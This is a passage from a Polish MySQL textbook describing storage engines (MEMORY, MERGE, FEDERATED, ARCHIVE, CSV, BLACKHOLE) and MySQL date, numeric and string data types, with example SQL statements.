Jednak zwiększona wydajność działania, jaką zapewnia mechanizm MEMORY, została osiągnięta pewnym kosztem. Na przykład tabele MEMORY nie obsługują typów danych `VARCHAR`, `BLOB` ani `TEXT`, gdyż ich rekordy muszą mieć ściśle określoną długość. Co więcej, w razie korzystania z serwera MySQL w wersji starszej od 4.1.0 nie można także korzystać z mechanizmu automatycznej inkrementacji wartości w kolumnie (jaką zapewnia atrybut `AUTO_INCREMENT`). Oczywiście, należy przy tym pamiętać, że tabele typu MEMORY mają specyficzne przeznaczenie i nie należy ich stosować do długotrwałego przechowywania danych. Nad zastosowaniem tego mechanizmu składowania można się zastanowić, jeśli dane w tabeli będą:

- **Niewielkie**: dane, które będą przechowywane w tabeli, zajmują raczej niewiele miejsca, lecz będą używane bardzo często. Trzeba pamiętać, że przechowywanie danych w pamięci powoduje, iż nie będzie jej można wykorzystać w innych celach. Wielkość tabel MEMORY można określać przy użyciu parametru `max_heap_table_size`. Działa on jako zabezpieczenie przed zbytnim wykorzystaniem zasobów, określając maksymalną dopuszczalną wielkość tabeli typu MEMORY.
- **Ulotne**: dane są używane i potrzebne tylko chwilowo, lecz w tym czasie operacje na nich muszą być wykonywane jak najszybciej.
- **O małym znaczeniu**: nagła utrata danych przechowywanych w tabelach MEMORY nie powinna mieć większego negatywnego wpływu na działanie aplikacji ani świadczone przez nią usługi, a także na integralność danych.

Tabele MEMORY obsługują zarówno indeksy typu kluczy mieszających (ang. *hashed*), jak i B-drzew (ang. *B-tree*). Zaletą indeksów drugiego typu jest to, że można ich używać w zapytaniach wykorzystujących znaki wieloznaczne oraz takie operatory, jak <, > oraz >=.

Typ używanego indeksu można określić w trakcie tworzenia tabeli przy użyciu klauzuli `USING`. Poniższy przykład pokazuje, jak należy utworzyć indeks mieszający na kolumnie `username`:

```
CREATE TABLE users (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
   username VARCHAR(15) NOT NULL,
   pswd VARCHAR(15) NOT NULL,
   INDEX USING HASH (username),
   PRIMARY KEY(id)
   ) ENGINE=MEMORY;
```

Dla porównania poniższe polecenie SQL tworzy indeks typu B-drzewa na tej samej kolumnie:

```
CREATE TABLE users (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
   username VARCHAR(15) NOT NULL,
   pswd VARCHAR(15) NOT NULL,
   INDEX USING BTREE (username),
   PRIMARY KEY(id)
   ) ENGINE=MEMORY;
```

MERGE

Mechanizm MyISAM jest dostępny także w innym wariancie, który choć cieszy się nieco mniejszą popularnością, to jednak jest całkiem przydatny w niektórych sytuacjach. Chodzi tu o tabele typu MERGE, które w rzeczywistości stanowią połączenie identycznych tabel MyISAM. Do czego można używać takiego rozwiązania? Bazy danych często są używane do przechowywania danych związanych z czasem; przykładami takich danych, które w pierwszej kolejności przychodzą na myśl, mogą być informacje o sprzedaży, dzienniki pracy serwera czy też rozkłady lotów. Jednak takie informacje mogą w szybkim tempie rozrastać się do wielkich rozmiarów, a operowanie na nich może się stać niewygodne. W efekcie opracowano rozwiązanie polegające na dzieleniu takich danych na fragmenty i zapisywaniu ich w identycznych tabelach, których nazwy odpowiadają okresowi, z jakiego dane są przechowywane w konkretnej tabeli. Na przykład do przechowywania dzienników serwera można by wykorzystać 12 tabel, których nazwy odpowiadałyby nazwom miesięcy. Trzeba będzie jednak generować raporty operujące na danych z całego roku, a to oznacza konieczność tworzenia i późniejszego utrzymania zapytań operujących na wszystkich 12 tabelach. Zamiast tworzyć takie złożone zapytania, co może być związane z większym ryzykiem wystąpienia błędów, można połączyć wszystkie tabele i zastosować jedno, prostsze zapytanie. Po wykonaniu zamierzonych operacji tabelę typu MERGE można usunąć, gdyż nie będzie to miało żadnego wpływu na oryginalne dane.

FEDERATED

W wielu przypadkach serwer MySQL, Apache oraz PHP działają na jednym komputerze. Choć w wielu sytuacjach jest to rozwiązanie całkiem dobre, to jednak rodzi się pytanie, co zrobić, kiedy pojawi się potrzeba połączenia danych przechowywanych na wielu różnych serwerach, spośród których część może się znajdować poza siecią lokalną lub nawet należeć do zupełnie innej firmy? Ponieważ już od dawna istnieje możliwość nawiązywania połączeń ze zdalnymi serwerami MySQL (więcej informacji na ten temat można znaleźć w rozdziale 27.), zatem w rzeczywistości taka sytuacja nie stanowi większego problemu. Niemniej zarządzanie wieloma połączeniami ze zdalnymi serwerami baz danych szybko może się stać męczące. Aby nieco ułatwić sobie życie, można stworzyć lokalne wskaźniki do zdalnych tabel — właśnie do tego służy mechanizm składowania FEDERATED wprowadzony w serwerze MySQL 5.0.3. Pozwala on na wykonywanie zapytań operujących na zdalnych danych w taki sposób, jak gdyby były one przechowywane lokalnie, a dzięki temu można uniknąć kłopotów związanych z nawiązywaniem połączeń z zewnętrznymi serwerami.

■ **Uwaga** Mechanizm składowania FEDERATED nie jest instalowany domyślnie, a zatem aby móc z niego skorzystać, konieczne będzie skonfigurowanie serwera MySQL z wykorzystaniem opcji `--with-federated-storage-engine`.

Proces tworzenia tabel typu FEDERATED różni się nieco od sposobu tworzenia tabel używających innych mechanizmów składowania, dlatego też należy poświęcić mu nieco dodatkowej uwagi. Jeśli Czytelnik jeszcze nie zna ogólnej składni SQL używanej do tworzenia tabel, to przed dalszą lekturą powinien przeskoczyć kilka kartek i zajrzeć do podrozdziału „Operacje na bazach danych i tabelach". Załóżmy, że w naszej testowej bazie danych `corporate` znajduje się tabela o nazwie `products`, która jest przechowywana na zdalnym serwerze (nazwijmy go serwerem A). Definicja tej tabeli ma następującą postać:

```
CREATE TABLE products (
   id SMALLINT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   sku CHAR(8) NOT NULL,
   name VARCHAR(35) NOT NULL,
   price DECIMAL(6,2)
   ) ENGINE=MyISAM;
```

Załóżmy, że chcemy korzystać z tej tabeli na innym serwerze (nazwijmy go serwerem B). W tym celu na serwerze B należy stworzyć tabelę o identycznej strukturze, z jedną różnicą: zamiast mechanizmu składowania MyISAM należy użyć mechanizmu FEDERATED. Oprócz tego do definicji tej tabeli należy dodać informacje o połączeniu, dzięki którym serwer B będzie w stanie komunikować się z serwerem A:

```
CREATE TABLE products (
   id SMALLINT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   sku CHAR(8) NOT NULL,
   name VARCHAR(35) NOT NULL,
   price DECIMAL(6,2)
   ) ENGINE=FEDERATED
   CONNECTION='mysql://zdalnyuzytkownik:tajne@192.168.1.103/corporate/products';
```

Sam łańcuch zawierający informacje o połączeniu powinien być raczej zrozumiały, warto jednak podać kilka dodatkowych informacji. Przede wszystkim użytkownik określony jako `zdalnyuzytkownik` z hasłem `tajne` powinien istnieć na serwerze A. Poza tym ze względu na to, że informacje uwierzytelniające będą przesyłane na serwer A siecią, która niekoniecznie musi być bezpieczna, zatem istnieje możliwość, że nieupoważnione osoby przechwycą nie tylko same informacje uwierzytelniające, lecz także zawartość tabeli. Informacje dotyczące sposobu zmniejszania niebezpieczeństwa przechwycenia danych, a w przypadku gdyby do tego doszło, potencjalnych konsekwencji zostały zamieszczone w rozdziale 27.

■ **Uwaga** W razie konieczności tworzenia większej liczby tabel typu FEDERATED można to zrobić w prostszy sposób. Informacji na ten temat należy szukać w dokumentacji MySQL.

Po utworzeniu takiej tabeli można uzyskać dostęp do danych przechowywanych na serwerze A poprzez odwołanie się do tabeli zdefiniowanej na serwerze B. Co więcej, jeśli użytkownik wskazany w łańcuchu połączenia posiada odpowiednie uprawnienia, to może także dodawać dane do zdalnej tabeli, modyfikować je i usuwać.

Jednak zmniejszenie kłopotów związanych z zarządzaniem połączeniami nie jest jedynym celem wprowadzenia mechanizmu składowania FEDERATED. Choć aktualnie MySQL obsługuje połączenia wyłącznie z tabelami przechowywanymi na serwerach MySQL, to jednak w przyszłości powinno być możliwe nawiązywanie połączeń także z innymi serwerami baz danych, takimi jak PostgreSQL oraz Oracle.

ARCHIVE

Nawet wziąwszy pod uwagę aktualne, niewielkie koszty nośników danych o dużej pojemności, to jednak organizacje takie jak banki, szpitale czy też sieci handlowe muszą podejmować specjalne kroki mające na celu przechowywanie niejednokrotnie ogromnych ilości danych w możliwie jak najbardziej efektywny sposób. Ponieważ takie dane zazwyczaj muszą być przechowywane przez długi czas, choć niejednokrotnie korzysta się z nich sporadycznie, to sensownym rozwiązaniem może być ich skompresowanie i rozpakowywanie wyłącznie w razie konieczności. Właśnie w tym celu w serwerze MySQL 4.1.3 został dodany mechanizm składowania ARCHIVE.

Mechanizm ten jest w stanie w dużym stopniu kompresować zapisywane w tabelach informacje, używając w tym celu biblioteki *zlib* (*www.zlib.net*), oraz dekompresować je na bieżąco w momencie pobierania rekordów. Oprócz możliwości przeszukiwania i pobierania rekordów można je także dodawać, co oczywiście przyda się, gdy trzeba będzie przenieść dane do tabeli typu ARCHIVE. Nie ma jednak możliwości ani usuwania, ani modyfikowania danych przechowywanych w tabelach tego typu.

Trzeba także pamiętać, że dane przechowywane w tabelach ARCHIVE nie są w żaden sposób indeksowane. Oznacza to, że operacje `SELECT` wykonywane na tych tabelach są raczej mało wydajne. Jeśli jednak z jakichś powodów trzeba będzie dokładniej przeanalizować zawartość tabeli typu ARCHIVE, to może się okazać, że sensownym rozwiązaniem będzie skonwertowanie jej do typu MyISAM i odtworzenie niezbędnych indeksów. Więcej informacji na ten temat można znaleźć w dalszej części rozdziału, w punkcie „Pytania i odpowiedzi dotyczące mechanizmów składowania".

CSV

Mechanizm CSV, wprowadzony w wersji 4.1.4 serwera MySQL (a w przypadku serwera dla systemów Windows — w wersji 5.1), przechowuje dane w formacie tekstowym, w którym poszczególne pola są oddzielane od siebie przecinkami. Podobne sposoby przechowywania danych udostępnia wiele innych aplikacji, takich jak OpenOffice oraz Microsoft Office.

Choć dostęp do tabel CSV oraz wszelkie operacje na ich zawartości są realizowane dokładnie tak samo jak na tabelach innych typów, takich jak MyISAM, to jednak są one zwyczajnymi plikami tekstowymi. Ma to ciekawe konsekwencje — można na przykład zastąpić istniejący plik bazy danych (posiadający rozszerzenie *.csv* i przechowywany w katalogu danych MySQL) innym plikiem CSV. Dodatkowo, zważywszy na szczególną postać plików CSV, w tabelach tego typu nie można korzystać z wielu typowych mechanizmów baz danych, takich jak indeksy.

EXAMPLE

Ponieważ kod źródłowy MySQL jest ogólnie dostępny, można go bez problemu modyfikować, pod warunkiem postępowania zgodnie z postanowieniami odpowiedniej licencji. Zdając sobie sprawę z tego, że programiści na pewno będą chcieli tworzyć własne mechanizmy składowania, twórcy bazy udostępnili prosty przykład takiego rozwiązania — jest nim właśnie mechanizm EXAMPLE. Pozwala on zainteresowanym programistom zrozumieć, jak należy tworzyć mechanizmy składowania danych.

BLACKHOLE

Mechanizm składowania BLACKHOLE, udostępniony w wersji 4.1.11 serwera MySQL, działa tak samo jak mechanizm MyISAM, z tym że nie daje możliwości przechowywania danych. Można go używać do określania narzutu związanego z rejestracją, gdyż pozwala on na rejestrowanie wszystkich wykonywanych poleceń, choć same dane nie będą przechowywane.

■ **Wskazówka** Mechanizm BLACKHOLE nie jest domyślnie włączony — aby móc z niego korzystać, należy skonfigurować bazę danych z wykorzystaniem opcji `–with-blackhole-storage-engine`.

Pytania i odpowiedzi dotyczące mechanizmów składowania

Możliwości i wykorzystanie mechanizmów składowania to zagadnienia, które często przysparzają sporych problemów użytkownikom baz danych MySQL. Właśnie dlatego w tym punkcie rozdziału zamieściłem najczęściej pojawiające się pytania na ich temat wraz z odpowiedziami.

Jakie mechanizmy składowania są dostępne na moim serwerze?

Aby sprawdzić, jakie mechanizmy składowania są dostępne na serwerze MySQL, wystarczy wykonać polecenie:

```
mysql>SHOW ENGINES;
```

W przypadku korzystania z serwera MySQL w wersji starszej niż 4.1.2, który nie obsługuje polecenia `SHOW ENGINES`, należy użyć następującej komendy:

```
mysql>SHOW VARIABLES LIKE 'have_%';
```

Trzeba pamiętać, że nie wszystkie mechanizmy składowania są domyślnie włączone; dlatego jeśli ten, którego Czytelnik chce używać, nie zostanie wyświetlony, należy ponownie skonfigurować serwer MySQL z wykorzystaniem odpowiedniej opcji.

Jak mogę wykorzystać mechanizmy składowania w systemie Windows?

Domyślnie na serwerze MySQL 5.0 (lub nowszym) działającym w systemie Windows dostępne są następujące mechanizmy składowania: ARCHIVE, BLACKHOLE, CSV, EXAMPLE, FEDERATED, InnoDB, MEMORY, MERGE oraz MyISAM. Warto zauważyć, że jeśli serwer MySQL został zainstalowany przy użyciu programu MySQL Configuration Wizard (opisanego w rozdziale 26.), to domyślnie używanym mechanizmem składowania będzie InnoDB. By skorzystać z innych mechanizmów, konieczne będzie zainstalowanie wersji Max serwera lub zbudowanie go z kodów źródłowych.

Jak mogę skonwertować tabele ISAM na MyISAM?

Jeśli ktoś zaczął używać serwera MySQL jeszcze przed pojawieniem się jego wersji 3.23, to istnieje prawdopodobieństwo, że w posiadanych bazach danych znajdą się tabele używające mechanizmu składowania ISAM. W takim przypadku należy je skonwertować do typu MyISAM. Co ciekawe, wykonanie takiej operacji jest zaskakująco proste, wystarczy wykonać następujące polecenie `ALTER`:

```
ALTER TABLE nazwa_tabeli TYPE=MYISAM;
```

Innym rozwiązaniem jest skorzystanie z programu narzędziowego `mysql_convert_table_format`, dostarczanego wraz z serwerem MySQL. Klient ten działa podobnie do programów `mysql` oraz `mysqladmin` pod tym względem, że przed wykonaniem jakichkolwiek operacji wymaga autoryzacji użytkownika. W ramach przykładu załóżmy, że wszystkie tabele ISAM znajdujące się w starej bazie `clients` chcemy skonwertować do typu MyISAM:

```
%>mysql_convert_table_format -u root -p --type='MYISAM' clients
```

Można także wymienić konkretne tabele, które należy skonwertować. Załóżmy na przykład, że w bazie `clients` istnieją tylko dwie tabele wymagające konwersji (`companies` oraz `staff`):

```
%>mysql_convert_table_format -u root -p --type='MYISAM' clients companies staff
```

Warto wiedzieć, że klient `mysql_convert_table_format` jest w stanie konwertować tabele do następujących typów: BDB, ISAM oraz MySQL.

Czy stosowanie różnych mechanizmów składowania w jednej bazie danych jest złym rozwiązaniem?

Absolutnie nie. Właściwie za wyjątkiem sytuacji, gdy używamy wyjątkowo prostej bazy danych, zastosowanie kilku mechanizmów składowania może być bardzo korzystne. Zawsze warto bardzo uważnie przeanalizować przeznaczenie i działanie poszczególnych tabel i dostosować do nich używany mechanizm składowania. Nie należy iść na łatwiznę i używać tylko jednego, domyślnego mechanizmu — w dłuższej perspektywie może to mieć niekorzystny wpływ na wydajność działania aplikacji.

Jak mogę określić mechanizm składowania podczas tworzenia tabeli lub zmienić go później?

Istnieje możliwość selektywnego określania używanego mechanizmu składowania podczas tworzenia tabeli; służy do tego atrybut `TYPE=`*`TYP_TABELI`*. Można także skonwertować tabelę później, używając polecenia `ALTER` lub klienta `mysql_convert_table_format` dostarczanego wraz z serwerem MySQL.

Potrzebuję szybkości! Jaki mechanizm składowania działa najszybciej?

Tabele typu MEMORY są przechowywane w pamięci, dlatego też zapewniają one najkrótszy czas odpowiedzi. Trzeba jednak pamiętać, że wszystkie dane przechowywane w pamięci operacyjnej są nietrwałe i mogą zniknąć w przypadku awarii lub wyłączenia serwera. Choć tabele MEMORY dobrze się sprawdzają w sytuacjach, gdy potrzebna jest wysoka wydajność działania, to jednak można także zastosować inne sposoby optymalizacji. Na początek można zacząć od odpowiedniego zaprojektowania tabel, ze zwróceniem szczególnej uwagi na dobór optymalnych typów danych oraz mechanizmu składowania. Należy także starannie zoptymalizować używane zapytania oraz konfigurację serwera, jak również nie skąpić pieniędzy na podzespoły sprzętowe komputera, na jakim ma działać serwer MySQL. Poza tym warto zwrócić uwagę na zaawansowane mechanizmy MySQL, takie jak przechowywanie zapytań i ich wyników w pamięci podręcznej.

Typy danych i atrybuty

Zachowanie ścisłej kontroli nad danymi umieszczanymi w poszczególnych kolumnach tabel ma kluczowe znaczenie dla sukcesu całej aplikacji. Możemy na przykład uznać za wskazane, by kontrolować, czy zapisywane dane nie przekraczają pewnej wartości maksymalnej, czy zostały zapisane w ściśle określonym formacie, a nawet zezwalać na zapisywanie w kolumnie wartości należących do predefiniowanego zbioru. By zapewnić takie możliwości, MySQL udostępnia szereg typów danych, które można określać podczas definiowania poszczególnych kolumn tabeli. Każdy z nich wymusza, by informacje zapisywane w danej kolumnie były zgodne z określonym zbiorem reguł, nierozerwalnie związanych z konkretnym typem danych, takim jak wielkość, typ (na przykład: tekst, liczba całkowita, liczba z miejscami dziesiętnymi) czy też format (wymuszający na przykład, że wartość kolumny będzie prawidłowo zapisaną reprezentacją daty lub czasu).

Zachowanie tych typów danych można dodatkowo określać przy wykorzystaniu *atrybutów*. W tym podrozdziale zostały przedstawione zarówno typy danych obsługiwane przez serwer MySQL, jak i najczęściej stosowane atrybuty. Ponieważ wiele typów danych udostępnia te same atrybuty, zatem ich definicji nie powtarzałem w ramach prezentacji poszczególnych typów, lecz zamieściłem w punkcie „Atrybuty typów danych”, umieszczonym w dalszej części rozdziału, po punkcie „Typy danych”.

Typy danych

W tym punkcie rozdziału zostały przedstawione wszystkie typy danych, których można używać w tabelach MySQL, wraz z informacjami o ich nazwach, przeznaczeniu, formacie oraz zakresie wartości. By ułatwić dalsze odwołania do poszczególnych typów, zostały one podzielone na trzy kategorie: daty i czasu, typy liczbowe oraz łańcuchy znaków.

Typy danych dat i czasu

Dostępnych jest wiele typów danych służących do przechowywania informacji o datach i czasie.

DATE

Typ `DATE` odpowiada za przechowywanie informacji o datach. Choć standardowym formatem używanym przez MySQL do wyświetlania dat jest RRRR-MM-DD, to jednak można je zapisywać zarówno przy użyciu łańcuchów znaków, jak i liczb. Na przykład obie wartości — `20100810` i `2010-08-10` — zostaną uznane za prawidłową datę. MySQL pozwala przechowywać daty z zakresu od `1000.01.01` do `9999.12.31`.

■ **Uwaga** Podczas podawania wartości wszystkich typów dat i czasu MySQL zaakceptuje dowolne separatory, które nie będą znakami alfanumerycznymi. Na przykład z punktu widzenia MySQL wszystkie przedstawione przykłady będą identyczne i prawidłowe: `20080810`, `2008*08*10`, `2010, 08, 10` oraz `2010!08!10`.

DATETIME

Typ `DATETIME` służy do przechowywania informacji o dacie i czasie. Podobnie jak w przypadku typu `DATE`, także wartości typu `DATETIME` są przechowywane w standardowym formacie: `RRRR-MM-DD GG:MM:SS`. Wartości tego typu można podawać zarówno w formie liczby, jak i łańcucha znaków. Na przykład obie wartości — `20100810153510` oraz `2010-08-10 15:35:10` — zostaną uznane za prawidłowe. Zakres dopuszczalnych wartości tego typu wynosi od `1000.01.01 00:00:00` do `9999.12.31 23:59:59`.

TIME

Typ `TIME` służy do przechowywania informacji o czasie, a udostępniany przez niego zakres wartości pozwala na stosowanie nie tylko standardowych i militarnych formatów zapisu czasu, lecz także na reprezentację rozszerzonych okresów. Zakres wartości tego typu wynosi od `–838:59:59` do `838:59:59`.

TIMESTAMP [DEFAULT] [ON UPDATE]

Typ `TIMESTAMP` różni się od przedstawionego wcześniej typu `DATETIME` pod względem zachowania. Otóż MySQL automatycznie aktualizuje wartości pól tego typu, zapisując w nich aktualną datę i godzinę przy każdej operacji `INSERT` oraz `UPDATE` operującej na tym polu. Wartości tego typu są standardowo wyświetlane w formacie `GG:MM:SS`. Podobnie jak w przypadku wartości typu `DATE` oraz `DATETIME` można je określać zarówno przy użyciu liczb, jak i łańcuchów znaków. Zakres wartości tego typu wynosi od `1970-01-01 00:00:01` do `2037-12-31 23:59:59`. Wartości tego typu mają cztery bajty wielkości.

■ **Ostrzeżenie** Jeśli w polach typu `DATE`, `DATETIME`, `TIME` lub `TIMESTAMP` zostanie wpisana niewłaściwa wartość, to będzie ona potem wyświetlana jako łańcuch znaków składający się z samych zer, sformatowany zgodnie ze specyfikacją konkretnego typu.

Kolumny typu `TIMESTAMP` od dawna przysparzają problemów programistom, gdyż jeśli nie zostaną prawidłowo zdefiniowane, mogą się zachowywać w nieoczekiwany sposób. Dlatego też aby uchronić Czytelnika przed potencjalnymi problemami, zamieściłem poniżej krótką listę różnych definicji wraz z opisami ich znaczenia. Ponieważ zachowanie kolumn tego typu zostało zmienione w MySQL w wersji 4.1.2, lista składa się z dwóch części. Pierwsza z nich zawiera definicje kolumn `TIMESTAMP`, które można stosować w wersjach MySQL wcześniejszych niż 4.1.2:

- `TIMESTAMP`: w przypadku pierwszego pola `TIMESTAMP` w tabeli będzie w nim zapisywany aktualny znacznik czasu zarówno podczas wstawiania rekordu, jak i jego aktualizacji.

- `TIMESTAMP NULL`: w przypadku pierwszego pola `TIMESTAMP` w tabeli będzie w nim zapisywany aktualny znacznik czasu zarówno podczas wstawiania rekordu, jak i jego aktualizacji.
- `TIMESTAMP 20080831120000`: w przypadku pierwszego pola `TIMESTAMP` zdefiniowanego w tabeli, jeśli w jego definicji podano dowolną wartość inną niż `NULL` (lub jeśli nie została ona pominięta), podczas aktualizacji rekordu wartość pola nie będzie zmieniana.
- `TIMESTAMP DEFAULT 20080831120000`: w przypadku określenia wartości domyślnej pierwszej kolumny typu `TIMESTAMP` w tabeli wartość ta zostanie zignorowana.
- W przypadku jakiejkolwiek innej kolumny typu `TIMESTAMP` na serwerze MySQL w wersji wcześniejszej od 4.1.2 przypisanie jej wartości `NULL` spowoduje zapisanie w niej aktualnego znacznika czasu, jednak jej wartość nie będzie modyfikowana w trakcie aktualizacji rekordu.

W serwerach MySQL w wersji 4.1.2 i nowszych kolumny typu `TIMESTAMP` zostały wzbogacone o pewne nowe możliwości:

- Nawet dla pierwszej kolumny typu `TIMESTAMP` zdefiniowanej w tabeli można aktualnie określać wartość domyślną. Można jej przypisać wartość `CURRENT_TIMESTAMP` lub dowolną inną stałą wartość. Zastosowanie stałej wartości oznacza, że wartość pola nie będzie się zmieniać podczas aktualizacji rekordu.
- `TIMESTAMP DEFAULT 20080831120000`: od wersji MySQL 4.1.2 pierwsza kolumna `TIMESTAMP` zdefiniowana w tabeli będzie mogła mieć wartość domyślną.
- `TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP`: pierwsza kolumna typu `TIMESTAMP` zdefiniowana w tabeli przyjmuje wartość aktualnego znacznika czasu, a następnie — podczas każdej aktualizacji rekordu — jest w niej ponownie zapisywany aktualny znacznik czasu.
- `TIMESTAMP`: jeśli w taki sposób zostanie zdefiniowana pierwsza kolumna typu `TIMESTAMP` w tabeli, to MySQL potraktuję ją tak, jak gdyby definicja zawierała także klauzule `DEFAULT CURRENT_TIMESTAMP` oraz `ON UPDATE CURRENT_TIMESTAMP`.
- `TIMESTAMP DEFAULT CURRENT_TIMESTAMP`: pierwsza kolumna typu `TIMESTAMP` zdefiniowana w tabeli przyjmuje wartość aktualnego znacznika czasu, jednak jej wartość nie będzie modyfikowana podczas operacji aktualizacji.
- `TIMESTAMP ON UPDATE CURRENT_TIMESTAMP`: pierwsza kolumna typu `TIMESTAMP` zdefiniowana w tabeli przyjmie wartość `0` w momencie dodawania rekordu, a podczas aktualizacji będzie w niej zapisywany aktualny znacznik czasu.

YEAR[(2|4)]

Typ `YEAR` umożliwia przechowywanie informacji o roku i — w zależności od kontekstu — pozwala na zastosowanie kilku różnych formatów:

- **Liczba dwucyfrowa**: zakres od `1` do `99`. Wartości z zakresu od `1` do `69` są konwertowane na wartości z zakresu od `2001` do `2069`, natomiast wartości z zakresu od `70` do `99` na wartości z zakresu od `1970` do `1999`.
- **Liczba czterocyfrowa**: zakres wartości od `1901` do `2155`.
- **Łańcuch składający się z dwóch cyfr**: zakres od `"00"` do `"99"`. Wartości z zakresu od `"01"` do `"69"` są konwertowane na wartości z zakresu od `"2001"` do `"2069"`, natomiast wartości z zakresu od `"70"` do `"99"` na wartości z zakresu od `"1970"` do `"1999"`.
- **Łańcuch składający się z czterech cyfr**: zakres wartości od `"1901"` do `"2155"`.

Liczbowe typy danych

MySQL udostępnia wiele typów służących do reprezentacji danych liczbowych.

■ **Uwaga** Wiele spośród opisywanych tu typów liczbowych pozwala ograniczać maksymalny rozmiar wyświetlanych wartości. Używany jest do tego parametr `M` umieszczany za nazwą typu. Wiele typów zmiennoprzecinkowych pozwala także na określanie liczby cyfr po przecinku dziesiętnym. Określa się ją przy użyciu parametru `D`. Parametry te, wraz z odpowiadającymi im atrybutami, są opcjonalne i jako takie w poniższych opisach są umieszczane w nawiasach kwadratowych.

BOOL, BOOLEAN

`BOOL` oraz `BOOLEAN` to nazwy zastępcze typu `TINYINT(1)`, przeznaczone do przechowywania wartości `0` lub `1`. Ten typ danych został dodany do MySQL w wersji 4.1.0.

BIGINT [(M)]

Typ danych `BIGINT` zapewnia największy zakres spośród wszystkich typów liczbowych dostępnych w bazach MySQL. Pozwala on na zapisywanie liczb całkowitych ze znakiem z zakresu od `-9 223 372 036 854 775 808` do `9 223 372 036 854 775 807` lub liczb bez znaku z zakresu od `0` do `18 446 744 073 709 551 615`.

INT [(M)] [UNSIGNED] [ZEROFILL]

`INT` to drugi pod względem udostępnianego zakresu wartości typ liczbowy dostępny w bazach MySQL. Pozwala on na zapisywanie liczb całkowitych ze znakiem z zakresu od `-2 147 483 648` do `2 147 483 647` lub liczb bez znaku z zakresu od `0` do `4 294 967 295`.

MEDIUMINT [(M)] [UNSIGNED] [ZEROFILL]

`MEDIUMINT` to trzeci pod względem udostępnianego zakresu wartości typ liczbowy dostępny w MySQL. Pozwala on na zapisywanie liczb całkowitych ze znakiem z zakresu od `-8 388 608` do `8 388 607` lub liczb bez znaku z zakresu od `0` do `16 777 215`.

SMALLINT [(M)] [UNSIGNED] [ZEROFILL]

Typ `SMALLINT` to czwarty pod względem udostępnianego zakresu wartości typ liczbowy dostępny w bazach MySQL. Pozwala on na zapisywanie liczb całkowitych ze znakiem z zakresu od `-32 768` do `32 767` lub liczb bez znaku z zakresu od `0` do `65 535`.

TINYINT [(M)] [UNSIGNED] [ZEROFILL]

Typ `TINYINT` udostępnia najmniejszy zakres wartości spośród wszystkich typów liczbowych dostępnych w bazach MySQL. Pozwala on na zapisywanie liczb całkowitych ze znakiem z zakresu od `-128` do `127` lub liczb bez znaku z zakresu od `0` do `255`.

DECIMAL([M[,D]]) [UNSIGNED] [ZEROFILL]

Typ `DECIMAL` pozwala na przechowywanie liczb zmiennoprzecinkowych w postaci łańcuchów znaków i udostępnia zakres wartości ze znakiem od `-1.7976931348623157E+308` do `–2.2250738585072014E–308` oraz zakres wartości bez znaku od `2.2250738585072014E–308` do `1.7976931348623157E+308`.

DOUBLE([M,D]) [UNSIGNED] [ZEROFILL]

Typ `DOUBLE` pozwala na przechowywanie liczb zmiennoprzecinkowych o podwójnej precyzji i udostępnia zakres wartości ze znakiem od `–1.7976931348623157E+308` do `–2.2250738585072014E–308` oraz zakres wartości bez znaku od `2.2250738585072014E–308` do `1.7976931348623157E+308`.

FLOAT([M,D]) [UNSIGNED] [ZEROFILL]

Typ `FLOAT` pozwala na przechowywanie liczb zmiennoprzecinkowych o pojedynczej precyzji i udostępnia zakres wartości ze znakiem od `–3.402823466E+38` do `–1.175494351E–38` oraz zakres wartości bez znaku od `1.175494351E–38` do `3.402823466E+38`.

FLOAT (precyzja) [UNSIGNED] [ZEROFILL]

Ten rodzaj typu `FLOAT` został wprowadzony dla zachowania zgodności z ODBC. Stopień precyzji może wahać się od 1 do 24 dla liczb zmiennoprzecinkowych o pojedynczej precyzji lub od 25 do 53 dla liczb o podwójnej precyzji. Zakres wartości tego typu jest taki sam jak dla typu `FLOAT` przedstawionego powyżej.

Łańcuchowe typy danych

MySQL udostępnia także kilka typów danych służących do przechowywania łańcuchów znaków.

[NATIONAL] CHAR(długość) [BINARY | ASCII | UNICODE]

Typ `CHAR` pozwala na reprezentowanie danych łańcuchowych o określonej długości, przy czym maksymalna długość przechowywanych łańcuchów może wynosić `255` znaków. Jeśli łańcuch zapisywany w polu jest krótszy od jego długości, to pozostałe miejsce zostanie wypełnione znakami odstępu. Podczas pobierania wartości pola te dodatkowe znaki odstępu zostaną pominięte. Jeśli długość pola ma wynosić dokładnie jeden znak, to w jego definicji można pominąć wyrażenie określające długość i pozostawić jedynie określenie typu — `CHAR`. Można także zdefiniować kolumnę `CHAR` o zerowej długości w połączeniu z atrybutem `NOT NULL`, co sprawi, że będzie w niej można zapisywać wyłącznie `NULL` lub pusty łańcuch znaków — `""`. Atrybut `NATIONAL` jest udostępniony ze względu na zachowanie zgodności, gdyż w standardzie SQL-99 jest on używany do oznaczenia, że w danej kolumnie ma być stosowany domyślny zbiór znaków; w przypadku serwera MySQL jest on używany domyślnie. Zastosowanie atrybutu `BINARY` sprawia, że wartości tej kolumny będą sortowane z uwzględnieniem wielkości liter; jeśli zostanie on pominięty, wielkość liter nie będzie brana pod uwagę.

Jeśli w definicji kolumny jej długość będzie większa od 255, to zostanie ona automatycznie skonwertowana do typu `TEXT`, przy czym długość łańcucha, jaki będzie można zapisywać w tej kolumnie, zostanie ograniczona do podanej wartości. Dodatkowo od wersji MySQL 4.1.0 zastosowanie atrybutu `ASCII` sprawi, że zawartość kolumny będzie zapisywana z wykorzystaniem zbioru znaków Latin 1. I ostatnia uwaga — od wersji 4.1.1 MySQL zastosowanie atrybutu `UNICODE` sprawi, że zawartość kolumny będzie zapisywana z wykorzystaniem zbioru znaków ucs2.

[NATIONAL] VARCHAR(długość) [BINARY]

